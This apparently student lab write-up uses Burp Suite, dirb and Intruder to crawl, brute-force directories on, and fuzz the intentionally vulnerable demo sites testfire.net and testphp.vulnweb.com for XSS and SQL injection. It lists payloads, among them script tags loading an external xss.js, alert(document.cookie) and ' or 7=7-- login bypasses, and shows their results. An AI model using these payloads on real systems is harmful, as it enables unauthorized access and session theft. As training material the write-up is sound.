

PROJECT : 1


DATE:-03-12-2021

TOPIC:-Perform the following attacks:-

- a. Crawling on testfire.net
- b. Directory bruteforcing on testfire.net
- c. XSS bruteforcing on testfire.net
- d. SQL fuzzing testphp.vulnweb.com

Crawling on testfire.net

1. Intercept the request in burpsuite, and right-click, select scan.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Tasks' section displays a 'Crawl of demo.testfire.net' task. The task status is 'Default configuration' with an orange progress bar indicating completion. It shows '8 requests (0 errors)' and '98 locations crawled'. There are 'View details >' and other action buttons for the task.

2. Let's see event logs

Details	Event log	Logger						
Capture filter: Logger memory limit set to 10MB Capturing requests up to 1MB; capturing responses up to 1MB								
View filter: Showing all items								
#	Time	Tool	Method	Host	Path	Query	Param count	
551	15:55:32 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
552	15:55:33 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
553	15:55:34 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp		0	
554	15:55:35 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp		0	
555	15:55:37 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp		1	
556	15:55:38 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
557	15:55:40 16 Dec 2021	Scanner	GET	demo.testfire.net	/login.jsp		1	
558	15:55:41 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
559	15:55:43 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=inside_Conta...	2	
560	15:55:44 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
561	15:55:46 16 Dec 2021	Scanner	GET	demo.testfire.net	/feedback.jsp		1	
562	15:55:47 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
563	15:55:49 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal.htm	2	
564	15:55:50 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
565	15:55:52 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=business.htm	2	
566	15:55:53 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
567	15:55:55 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=inside.htm	2	
568	15:55:56 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
569	15:55:58 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_de...	2	
570	15:55:59 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
571	15:56:01 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_che...	2	
572	15:56:02 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
573	15:56:04 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_loa...	2	
574	15:56:05 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
575	15:56:07 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_car...	2	
576	15:56:08 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
577	15:56:10 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_inv...	2	
578	15:56:11 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	
579	15:56:13 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_oth...	2	
580	15:56:14 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0	

Directory bruteforcing on testfire.net

```
[x]-[parrot@parrot-virtualbox]-[~]
└─$ dirb https://demo.testfire.net/
-----  
README.license  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
Trash  
START_TIME: Thu Dec 16 13:53:36 2021  
URL_BASE: https://demo.testfire.net/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----  
commands.txt  
-----  
GENERATED WORDS: 4612  
----- Scanning URL: https://demo.testfire.net/ -----  
+ https://demo.testfire.net/admin (CODE:302|SIZE:0)  
+ https://demo.testfire.net/aux (CODE:200|SIZE:0)  
+ https://demo.testfire.net/bank (CODE:302|SIZE:0)  
+ https://demo.testfire.net/com1 (CODE:200|SIZE:0)  
+ https://demo.testfire.net/com2 (CODE:200|SIZE:0)  
+ https://demo.testfire.net/com3 (CODE:200|SIZE:0)  
+ https://demo.testfire.net/con (CODE:200|SIZE:0)  
+ https://demo.testfire.net/images (CODE:302|SIZE:0)  
+ https://demo.testfire.net/lpt1 (CODE:200|SIZE:0)  
+ https://demo.testfire.net/lpt2 (CODE:200|SIZE:0)  
+ https://demo.testfire.net/nul (CODE:200|SIZE:0)  
+ https://demo.testfire.net/pr (CODE:302|SIZE:0)  
+ https://demo.testfire.net/prn (CODE:200|SIZE:0)  
+ https://demo.testfire.net/static (CODE:302|SIZE:0)  
+ https://demo.testfire.net/util (CODE:302|SIZE:0)  
----- commands.txt -----  
END_TIME: Thu Dec 16 14:17:24 2021  
DOWNLOADED: 4612 - FOUND: 15
```

XSS bruteforcing on testfire.net

3. In testfire.net, enter dummy values in search bar and intercept request

Altoro Mutual - Mozilla Firefox

Altoro Mutual Burp

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search test Go

AltoroMutual

ONLINE BANKING LOGIN

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

PERSONAL

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.



SMALL BUSINESS

Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.



INSIDE ALTORO MUTUAL

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.



Real Estate Financing

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Retirement Solutions

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Win a Samsung Galaxy S10 smartphone

Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to https://demo.testfire.net:443 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```

1 GET /search.jsp?query=test HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=7BC8C21221ACC89D6757F0D558F04AF9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Dnt: 1
9 Referer: https://demo.testfire.net/
10 Upgrade-Insecure-Requests: 1
11 Te: trailers
12 Connection: close
13
14

```

4. Send to intruder and set insertion point

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

1 x 2 x 3 x 4 x ...

Target Positions Payloads Resource Pool Options

(?) **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload values are inserted.

Attack type:

```
1 GET /search.jsp?query=$test$ HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=57BC8C21221ACC89D6757F0D558F04AF95
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Dnt: 1
9 Referer: https://demo.testfire.net/
10 Upgrade-Insecure-Requests: 1
11 Te: trailers
12 Connection: close
13
14
```

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger

1 x 2 x 3 x 4 x ...

Target Positions Payloads Resource Pool Options

(?) **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload values are inserted.

Attack type:

```
1 GET /search.jsp?query=test HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=7BC8C21221ACC89D6757F0D558F04AF99
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Dnt: 1
9 Referer: https://demo.testfire.net/
10 Upgrade-Insecure-Requests: 1
11 Te: trailers
12 Connection: close
13
14
```

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

1 x 2 x 3 x 4 x ...

Target Positions Payloads Resource Pool Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are inserted.

Attack type: **Sniper**

```

1 GET /search.jsp?query=$test$ HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=7BC8C21221ACC89D6757F0D558F04AF9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Dnt: 1
9 Referer: https://demo.testfire.net/
10 Upgrade-Insecure-Requests: 1
11 Te: trailers
12 Connection: close
13
14

```

We have inbuilt payloads in Burpsuite

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder

1 x 2 x 3 x 4 x ...

Target Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined.

Payload set: **1** Payload count: 20

Payload type: **Simple list** Request count: 20

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


Paste	';alert(String.fromCharCode(88,83,83))//';ale...
Load ...	//--></SCRIPT>">'><SCRIPT>alert(String.fro...
Remove	';!--<XSS>=&{()
Clear	<SCRIPT SRC=http://ha.ckers.org/xss.js></SC...
Deduplicate	
Add	
Add from list ...	
	
	<SCRIPT>alert("XSS")</SCRIPT>">
	
	<CCPINT/VCC CCR -->http://bz.ckers.org/vcc...>

5. Start attack

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			7141	
1	';alert(String.fromCharCode(...))//'; alert(String.fromCharCode(88,83,83))//'; alert('xss') //--></SCRIPT>">'><SCRIPT...</SCRIPT>	200			7315	
2	'!--></SCRIPT>">'><SCRIPT...</SCRIPT>	200			7208	
3	';!-"<<XSS>=&{()	200			7155	
4	<SCRIPT SRC=http://ha.ckers...</SCRIPT>	200			7185	
5	<IMG SRC="javascript:alert('...	200			7173	
6	<IMG SRC=javascript:alert('X...	200			7170	
7	<IMG SRC=javascrcscriptipt:a...	200			7176	
8	<IMG SRC=JaVaScRiPt:alert('...	200			7170	
9	<SCRIPT>alert("XS...</SCRIPT>	200			7177	
10	<IMG SRC=" javascript:	200			7181	
11	<SCRIPT/XSS SRC="http://ha...</SCRIPT>	200			7191	
12	<SCRIPT/SRC="http://ha.cke...</SCRIPT>	200			7187	
13	<<SCRIPT>alert("XSS");//<<...</SCRIPT>	200			7171	
14	<SCRIPT>a=/XSS/alert(a.sour...</SCRIPT>	200			7176	
15	\";alert('XSS');//</...</SCRIPT>	200			7155	

Request	Response
	<pre>Pretty Raw Hex Render \n ⚊</pre> <pre>
 109 110 ';alert(String.fromCharCode(88,83,83))//'; alert(String.fromCharCode(88,83,83)) alert('xss') </script> 111 112 </div> 113 </td> </pre>

6. Let's see response in browser



SQL fuzzing on testphp.vulnweb.com

7. Sign-up on this website and intercept the request

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art
 go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

If you are already registered please enter your login information below:

Username :
Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Intercept [HTTP history](#) [WebSockets history](#) Options

Request to <http://testphp.vulnweb.com:80> [44.228.249.3]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 DNT: 1
11 Connection: close
12 Referer: http://testphp.vulnweb.com/login.php
13 Cookie: login=test%2Ftest
14 Upgrade-Insecure-Requests: 1
15
16 uname=test&pass=demo
```

8. Send to intruder, select insertion point

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

1 x 2 x 3 x 4 x 5 x ...

Target Positions Payloads Resource Pool Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are injected.

Attack type: Sniper

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 DNT: 1
11 Connection: close
12 Referer: http://testphp.vulnweb.com/login.php
13 Cookie: login=test%2Ftest
14 Upgrade-Insecure-Requests: 1
15
16 uname=$test$&pass=$demo$
```

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

1 x 2 x 3 x 4 x 5 x ...

Target Positions Payloads Resource Pool Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are injected.

Attack type: Sniper

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 DNT: 1
11 Connection: close
12 Referer: http://testphp.vulnweb.com/login.php
13 Cookie: login=test%2Ftest
14 Upgrade-Insecure-Requests: 1
15
16 uname=test&pass=$demo$
```

9. We use inbuilt SQL injection payload

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder

1 x 2 x 3 x 4 x 5 x ...

Target Positions **Payloads** Resource Pool Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the repeater.

Payload set: 1 Payload count: 166

Payload type: Simple list Request count: 166

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ...

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Payloads' section, there are two dropdown menus: 'Payload set' set to 1 and 'Payload type' set to 'Simple list'. Below these are two status indicators: 'Payload count: 166' and 'Request count: 166'. A large list box contains various payload strings such as single quotes ('), double quotes ("), backslashes (\), and several expressions involving '{base}' followed by operators like '-' and '*'. At the bottom of this list is a red arrow pointing right. To the left of the list box are five buttons: 'Paste', 'Load ...', 'Remove', 'Clear', and 'Deduplicate'. To the right are two input fields: 'Enter a new item' with a placeholder and an 'Add' button. At the very bottom is a dropdown menu labeled 'Add from list ...'.

10. Start attack

Attack Save Columns						
Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ▾	Comment
141	{base}' and (select*from(sele...	302			253	
9	{base}'+'	200			6524	
50	{base}' or 7=7--	200			6407	
51	{base}' or 7=7#	200			6407	
52	{base}' or 'z'='z	200			6407	
53	{base}' or 'z'='z' or 'a'='b	200			6407	
54	{base}/**/or/**/'z'='z	200			6407	
41	' or 'z'='z	200			6326	
59	{base}' or version() like '%	200			6272	
1	'	302			373	
3	\	302			373	
11	{base}'. '	302			373	
12	{base}', '	302			373	
22	'{base}'	302			373	
25	{base}'--	302			373	
26	{base}')--	302			373	
Request	Response					
		Pretty	Raw	Hex	\n	☰
1	POST /userinfo.php HTTP/1.1					
2	Host: testphp.vulnweb.com					
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0					
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8					
5	Accept-Language: en-US,en;q=0.5					
6	Accept-Encoding: gzip, deflate					
7	Content-Type: application/x-www-form-urlencoded					
8	Content-Length: 45					
9	Origin: http://testphp.vulnweb.com					
10	DNT: 1					
11	Connection: close					
12	Referer: http://testphp.vulnweb.com/login.php					

11. We can see sensitive data even if we haven't logged in.

search art go[Browse categories](#)[Browse artists](#)[Your cart](#)[Signup](#)[Your profile](#)[Our guestbook](#)[AJAX Demo](#)[Logout](#)**Links**[Security art](#)[PHP scanner](#)[PHP vuln help](#)[Fractal Explorer](#)

(test)

1acu2o1

On this page you can visualize or edit your user information.

Name:	<h1><marquee>1acu2oKP2n9n4C</m
-------	--------------------------------

Credit card number:	1234-5678-2300-9000
---------------------	---------------------

E-Mail:	sample@email.tst
---------	------------------

Phone number:	acu6133<s1·s2"·s3'uca6133
---------------	---------------------------

Address:	/><script>alert(document.cookie) </script>
----------	---

	/><script>alert("abcd") </script>
--	-----------------------------------

<input type="button" value="update"/>
